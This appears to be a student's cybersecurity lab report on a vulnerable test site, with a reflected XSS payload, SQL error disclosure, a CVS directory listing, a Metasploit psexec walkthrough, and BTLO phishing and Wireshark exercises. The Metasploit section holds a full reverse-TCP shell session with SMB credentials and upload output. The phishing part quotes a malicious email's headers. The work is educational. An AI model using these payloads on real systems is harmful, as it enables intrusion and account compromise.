The login page at <http://testphp.vulnweb.com/login.php> is vulnerable to **Reflected Cross-Site Scripting (XSS)**. This vulnerability arises due to the failure of the application to properly sanitize user-supplied input before rendering it back to the browser. As a result, an attacker can inject malicious JavaScript code into the input fields or URL parameters, which is then executed in the context of the victim's browser session.

#### Procedure:

##### 1. Visit the target page:

Open <http://testphp.vulnweb.com/login.php> in your browser.

##### 2. Identify input points:

Locate fields like "username", "password", or look for URL query parameters.

##### 3. Insert an XSS payload:

Use `<script>alert('XSS');</script>` in:

- The input field
- Or directly in the URL like:  
`http://testphp.vulnweb.com/login.php?username=<script>alert('XSS');</script>`

##### 4. Submit or load the URL:

Click Login or press Enter to submit the data.

##### 5. Check the result:

If a popup appears with 'XSS', it confirms the script was executed.

##### 6. Conclusion:

The page is vulnerable to **Reflected XSS** due to lack of input sanitization.

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook


search art  
<script>alert() go

Browse categories  
Browse artists  
Your cart  
Signup

welcome to our page

Test site for Acunetix WVS.

Output:



## Project 8

**Aim: Database Error Disclosure**

**Severity: Low**

**Affected URL:** <http://testphp.vulnweb.com/listproducts.php?cat=%2527>

**Description:**

Database Error Disclosure occurs when detailed error messages from the database backend are shown directly to the end user. These errors may include database type, structure, query, or file path details. On the given URL, submitting malformed inputs (like ') in the login form triggers visible error messages from the backend database system.

Such messages may reveal sensitive internal information — for example, table names, SQL syntax, file paths, or even database versions. While this is a low-severity issue on its own, it can assist attackers in performing more advanced attacks like SQL injection or privilege escalation by helping them understand how the backend is structured.

The screenshot shows a web browser window with the following details:

- Address Bar:** testphp.vulnweb.com/listproducts.php?cat=%2527
- Page Title:** acunetix acuart
- Header:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
- Navigation:** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
- Left Sidebar (search art):**
  - Search input field and "go" button
  - Browse categories
  - Browse artists
  - Your cart
  - Signup
  - Your profile
  - Our guestbook
  - AJAX Demo
  - Links
    - Security art
    - PHP scanner
    - PHP vuln help
- Main Content Area:** A red box highlights an error message: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%27' at line 1 Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74"

## Project 9

**Aim: Directory listing (at /CVS folder)**

**Severity:** Medium

**Affected URL:** http://testphp.vulnweb.com/CVS/

### Description:

A directory listing vulnerability has been discovered at the /CVS/ endpoint of the web server. This vulnerability occurs when the web server is configured to allow the contents of a directory to be listed in the browser without proper access control.

Upon visiting the URL `http://testphp.vulnweb.com/CVS/`, the server returns a full index of files stored in that directory. These files typically belong to CVS (Concurrent Versions System), an older version control system. Commonly listed files include:

- Entries
- Repository
- Root

| <a href="#">.. /</a>        |                   |   |
|-----------------------------|-------------------|---|
| <a href="#">Entries</a>     | 11-May-2011 10:27 | 1 |
| <a href="#">Entries.Log</a> | 11-May-2011 10:27 | 1 |
| <a href="#">Repository</a>  | 11-May-2011 10:27 | 8 |
| <a href="#">Root</a>        | 11-May-2011 10:27 | 1 |

Enabling directory listing on a web server—especially within sensitive directories like /CVS/—can lead to **critical information disclosure** and act as a stepping stone for more severe attacks. Here's a detailed breakdown of the potential impact:

1. **Information Leak**  
Anyone can see the files inside the /CVS folder. This may expose important project details.
2. **Source Code Exposure**  
Files inside CVS may reveal parts of the source code or how the website is built.
3. **Helps Attackers**  
Hackers can use this information to plan more advanced attacks.
4. **Sensitive Files**  
Backup files or configuration files may be inside this folder, which should not be public.
5. **Not Secure**  
It shows poor security practice and can be flagged in audits or tests.

## Project 10

### Aim: Using Metasploit to exploit

Steps:

1. Download and open metasploit
2. Use exploit to attack the host
3. Create the exploit and add the exploit to the victim's PC

#### Description:

Metasploit is a powerful penetration testing framework that allows security professionals and ethical hackers to identify, exploit, and validate vulnerabilities in systems. In this case, Metasploit is used to exploit a vulnerable host by creating and deploying an exploit payload.

#### Procedure:

##### 1. use exploit/windows/smb/psexec

Loads the PsExec exploit module. This is used to execute commands on a remote Windows system via SMB using valid credentials.

**2. set RHOST 192.168.1.100**

Sets the Remote Host IP (the victim machine) to 192.168.1.100.

**3. set PAYLOAD windows/shell/reverse\_tcp**

Specifies the payload to use: a reverse TCP shell, which connects back to the attacker's machine.

**4. set LHOST 192.168.1.5**

Sets the Local Host IP (the attacker's machine) to 192.168.1.5, where the reverse shell will connect back.

**5. set LPORT 4444**

Sets the listening port on the attacker's machine to 4444.

**6. set SMBUSER victim**

Provides the username (victim) to authenticate to the SMB service on the target system.

**7. set SMBPASS s3cr3t**

Provides the password (secret key) for the victim user account.

**8. exploit**

Launches the exploit. Metasploit will attempt to connect to the victim over SMB, authenticate using the provided credentials, and upload the payload.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWvCvEp - "MXAVZsCqFRtzwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```

## Project 11

### Aim: Using Blue Team Labs Online(BTLO) to perform Phishing Analysis of Email

Following is the Email given for analysis:

Hello Dear Customer,

Your account access has been limited. We've noticed significant changes in your account activity. As your payment process, We need to understand these changes better.

This Limitation will affect your ability to:  
Pay.Change your payment method.Buy or redeem gift cards.Close your account.  
What to do next:

Please click the link above and follow the steps in order to Review The Account, If we don't receive the information within 72 hours, Your account access may be lost.

**Review Account**

Yours Sincerely,

Amazon Support Team  
Copyright © 1999-2021 Amazon. All rights reserved.

**Analysis 2**

Put your phishing analysis skills to the test by triaging and collecting information about a recent phishing campaign.

**Scenario**

Put your phishing analysis skills to the test by triaging and collecting information about a recent phishing campaign.

**Challenge Submission**

What is the sending email address? (1 points)

amazon@zyevantoby.cn Correct! ✓

What is the recipient email address? (1 points)

saintington73@outlook.com Correct! ✓

What is the subject line of the email? (1 points)

Your Account has been locked Correct! ✓

What company is the attacker trying to imitate? (1 points)

Amazon Correct! ✓

What is the date and time the email was sent? (As copied from a text editor) (1 points)

Wed, 14 Jul 2021 01:40:32 +0900 Correct! ✓

What is the URL of the main call-to-action button? (1 points)

https://emea01.safelinks.protection.outlook.com/?url=https%3A%2F%2F Correct! ✓

Look at the URL using URL2PNG. What is the first sentence (heading) displayed on this site? (regardless of whether you think the site is malicious or not) (0 points)

Submit

## 1) What is the sending email address?

```

h=From:To:Subject:Date:Message-ID:MIME-Version:Content-Type;
i=amazon@zyevantoby.cn;
bh=XikwQS1UwJN7e8YVlXjAYcvssetwLLV4NLN/yq1Tm24=;
b=He0netKwqUJ1/1XLUYmfK9GqNJYVNQpQj1Y0imVzuh/BbhGU+INKV9A8EgoVVNI
boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeuYfm
LV5UggENwZFcL2HoDaA=
From: Amazn <amazon@zyevantoby.cn>
To: saintington73 <saintington73@outlook.com>
Subject: Your Account has been locked
Date: Wed, 14 Jul 2021 01:40:32 +0900
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>
Content-Type: multipart/alternative;
    boundary="----=_NextPart_000_0232_018D8931.1E363E20"
X-IncomingHeaderCount: 8
Return-Path: amazon@zyevantoby.cn
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:14:
(UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit

```

## 2) What is the recipient email address?

```

/2931820;SIZEASRECEIVED:/52;COUNT:8
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; s=default; d=zyevantoby.cn;
h=From:To:Subject:Date:Message-ID:MIME-Version:Content-Type;
i=amazon@zyevantoby.cn;
bh=XikwQS1UwJN7e8YVlXjAYcvssetwLLV4NLN/yq1Tm24=;
b=He0netKwqUJ1/1XLUYmfK9GqNJYVNQpQj1Y0imVzuh/BbhGU+INKV9A8EgoVVNI
boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeuYfmSS7c+R2Z/qtXD
LV5UggENwZFcL2HoDaA=
From: Amazn <amazon@zyevantoby.cn>
To: saintington73 <saintington73@outlook.com>
Subject: Your Account has been locked
Date: Wed, 14 Jul 2021 01:40:32 +0900
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>
Content-Type: multipart/alternative;
    boundary="----=_NextPart_000_0232_018D8931.1E363E20"
X-IncomingHeaderCount: 8
Return-Path: amazon@zyevantoby.cn
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:14:57.8225
(UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit
X-MS-Exchange-Organization-ExpirationInterval: 1:00:00:00.000000

```

**3) What is the subject line of the email?**

```
b=He0netKwqUJ1/1XLUYmfK9GqNJYVNQpQj1Y0imVzuh/BbhGU+INKV9A8EgoVVNIDLdWzCLO  
boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeuYfmSS7c+R2Z,  
LV5UggENwZFcl2HoDaA=  
From: Amazn <amazon@zyevantoby.cn>  
To: saintington73 <saintington73@outlook.com>  
Subject: Your Account has been locked  
Date: Wed, 14 Jul 2021 01:40:32 +0900  
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>  
Content-Type: multipart/alternative;  
        boundary="-----_NextPart_000_0232_018D8931.1E363E20"  
X-IncomingHeaderCount: 8  
Return-Path: amazon@zyevantoby.cn  
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:14:57.8225  
(UTC)  
-----_NextPart_000_0232_018D8931.1E363E20-----
```

**4) What is the date and time the email was sent?**

```
i=amazon@zyevantoby.cn;  
bh=XikwQS1UwJN7e8YV1XjAYcvssetwLLV4NLN/yq1Tm24=;  
b=He0netKwqUJ1/1XLUYmfK9GqNJYVNQpQj1Y0imVzuh/BbhGU+INKV9A8EgoVVNIDLdWzCLO  
boFD/zUHOcuNk3zHG9b/OBsMD2LzejOdOfzxx+gxHV3xPqOoTH1atn3pRzeuYfmSS7c+R2Z,  
LV5UggENwZFcl2HoDaA=  
From: Amazn <amazon@zyevantoby.cn>  
To: saintington73 <saintington73@outlook.com>  
Subject: Your Account has been locked  
Date: Wed, 14 Jul 2021 01:40:32 +0900  
Message-ID: <000756bf516d$9bad2034$6e61f7fb$@vinuqou>  
Content-Type: multipart/alternative;  
        boundary="-----_NextPart_000_0232_018D8931.1E363E20"  
X-IncomingHeaderCount: 8  
Return-Path: amazon@zyevantoby.cn  
X-MS-Exchange-Organization-ExpirationStartTime: 13 Jul 2021 19:14:57.8225  
(UTC)
```

The screenshot shows a web-based challenge interface. On the left, there is a sidebar with a list of users and their last active times:

- slageel (Today)
- b3 (1 days ago)
- hiv Pole (1 days ago)
- Parker (1 days ago)
- lexSec (1 days ago)

The main area contains several questions with user answers and correctness feedback:

- What is the subject line of the email? (1 point) - Your Account has been locked! Question Answered Correctly! ✓
- What company is the attacker trying to imitate? (1 point) - Amazon Correct! ✓
- What is the date and time the email was sent? (As copied from a text editor) (1 point) - Wed, 14 Jul 2021 01:40:32 +0900 Correct! ✓
- What is the URL of the main call-to-action button? (1 point) - <https://emea01.safelinks.protection.outlook.com/?url=https%3A%2F%2F> Submit
- Look at the URL using URL2PNG. What is the first sentence (heading) displayed on this site? (regardless of whether you think the site is malicious or not) (1 point) - this web page could not be loaded Correct! ✓
- When looking at the main body content in a text editor, what encoding scheme is being used? (1 point) - base64 Correct! ✓
- What is the URL used to retrieve the company's logo in the email? (1 point) - <https://images.squarespace-cdn.com/content/52e2b6d3e4b06446e8bf13ed/1500584238342-0X2L298XVSKF8AO6l3SV/arr> Correct! ✓
- For some unknown reason one of the URLs contains a Facebook profile URL. What is the username (not necessarily the display name) of this account, based on the URL? (1 point) - amir.boyka.7 Correct! ✓

## 5) When looking at the main body content in a text editor, what encoding scheme is being used?

```
=?utf-8?B?ZzhKbUhuNULiTnR2U1NjY3JuajdaYXB0ZUdyaNvewE5c3pqWjJNlw1WNjRo?
=?utf-8?B?T2ZNTVh3eUk1aWZWeCtxS2JWaUlDdVNaSElyMnhkdWEzbUtmOVk3UT09?=
```

MIME-Version: 1.0

-----=\_NextPart\_000\_0232\_018D8931.1E363E20

Content-Type: text/plain;  
charset="utf-8"

Content-Transfer-Encoding: base64

```
ICAgICAgICAgICAgICAgICAgICAgIA0KICAgIA0SGVsbgRGVhciBDdXN0b21lciwN
WW91ciBhz7LPsm91bnQgYWNjZXNzIGhhcyBiZWVuIGxpbWl0ZWQuIFd1J3Z1IG5vdG1jZWQg
bmlmaWNhbnnQgY2hhbmdlcyBpbib5b3VyIGHPss+yb3VudCBhY3Rpdm10eS4gQXMgeW91ciBw
ZW50IHBByb2Nlc3MsIFd1IG51ZWQgdG8gdW5kZXJzdGFuZCB0aGVzZSBjaGFuZ2VzIGJldHR1
DQpUaGlzIExpbWl0YXRpb24gd2lsbCBhZm1Y3QgeW91ciBhYmlsaXR5IHRvOg0KzqFheS5D
Z2UgeW91ciBwYXltZW50IG1ldGhvZC5CdXkgb3IgcmVkZWVtIGdpZnQgY2FyZHMuQ2xvc2Ug
ciBhz7LPsm91bnQuDQpXaGF0IHRvIGRvIG5leHQ6DQoNC1BsZWFzZSBjbGljayB0aGUgbGlu
```

## **Copying the Entire Code:**

Now, Open **CyberChef** in browser and paste the code in the Input section; Then drag **From Base64** in the Recipe section.

Here, the unreadable code in Input has turned readable in html format in the Output.

The screenshot shows the CyberChef interface with the following details:

- Operations:** The left sidebar includes "Search...", "Favourites" (with "From Base64" selected), "To Base64", "From Base64", "To Hex", "From Hex", "To Hexdump", "From Hexdump", "URL Decode", "Regular expression", "Entropy", "Fork", and "Magic".
- Recipe:** The main area shows a "From Base64" to "Input" transformation. The "Input" field contains the URL `gchq.github.io/CyberChef/#recipe=From_Base64[A-Za-z0-9%2B%3D].true.false&input=UENGRVQwTIVXkIGSuVoVWRFvdytQRzgW1hBhGxZV1ErQ2p4dpYUmhIR2gwZh&df=pYjhWfk5SW0dmJuUmxblf0Vksd1pTSWdZMjI2ZedWdWREMGikR1...`. The "Input" field has a dropdown menu set to "Alphabet: A-Za-z0-9+=/" and a checked checkbox for "Remove non-alphabet chars". A blue arrow points from the "Strict mode" checkbox below to the "Input" field.
- Input:** The "Input" field displays the URL with various characters removed according to the selected alphabet.
- Output:** The "Output" field shows the result of the conversion, which is identical to the input due to strict mode.
- Bottom Buttons:** Includes "BAKE!", "Auto Bake", and navigation buttons for "STEP" (back, forward, search, etc.).

6)What is the URL used to retrieve the company's logo in the email?

Here they are asking for the company's logo image so, we will search **src** (source image in html) and then copy the link of the logo image

7) For some unknown reason one of the URLs contains a Facebook profile URL. What is the username (not necessarily the display name) of this account, based on the URL?

Finally, the challenge is completed we answered all questions correctly.

The screenshot shows a browser window with several tabs open, including "Cybersecurity Project Description", "BTLO", "103.9.171.10/c52-1e-syghost", "URL2PNG - Screenshots as a Service", "Your Account has been locked!", and "From Base64 - CyberChef". The main content area displays a challenge interface with the following questions and answers:


- What is the Subject line of the email? (1 points)  
Your Account has [Question Answered Correctly] Correct! ✓
- What company is the attacker trying to imitate? (1 points)  
Amazon Correct! ✓
- What is the date and time the email was sent? (As copied from a text editor) (1 points)  
Wed, 14 Jul 2021 01:40:32 +0900 Correct! ✓
- What is the URL of the main call-to-action button? (1 points)  
https://emea01.safelinks.protection.outlook.com/?url=https%3A%2F%2F... Correct! ✓
- Look at the URL using URL2PNG. What is the first sentence (heading) displayed on this site? (regardless of whether you think the site is malicious or not) (1 points)  
this web page could not be loaded Correct! ✓
- When looking at the main body content in a text editor, what encoding scheme is being used? (1 points)  
base64 Correct! ✓
- What is the URL used to retrieve the company's logo in the email? (1 points)  
"https://images.squarespace-cdn.com/content/52e2b6d3e4b06446e8bf13ed/1500584238342-OX2L298XVSF8AO6I3SV/ar... Correct! ✓
- For some unknown reason one of the URLs contains a Facebook profile URL. What is the username (not necessarily the display name) of this account, based on the URL? (1 points)  
amir.boyka.7 Correct! ✓

## Project 12

**Aim:** Capturing and analyzing the packets provided in lab and solve the questions using Wireshark.


**1.What web server software issued by go.microsoft.com ? Analysis:** The domain name be found from host header so we will set host header column where we will see all domain name. Select any HTTP request and expand the Hypertext Transfer Protocol then right click on Host header and then Apply as column.


First find the requests from **HTTP** and click on and **request** then on the **lower table of details** select on **HyperText Transferprotocol-> Host** and **Right Click** on that and select **Apply as filter**



Now we can see the host,

Right click on the selected packet and then select Follow->TCP stream






## 2. About what cell phone problem is the client concerned ?

### Analysis-

Client talking about cell so we search for cell keyword in whole packets. we will use regular express for searching the cell keyword. Apply frame matches “()”

In the search frame type frame matches “Microsoft”


After applying the filter now, we will start to check every HTTP request. We noticed in the first HTTP request Microsoft keyword is in URL and it was about Microsoft Edge connection.



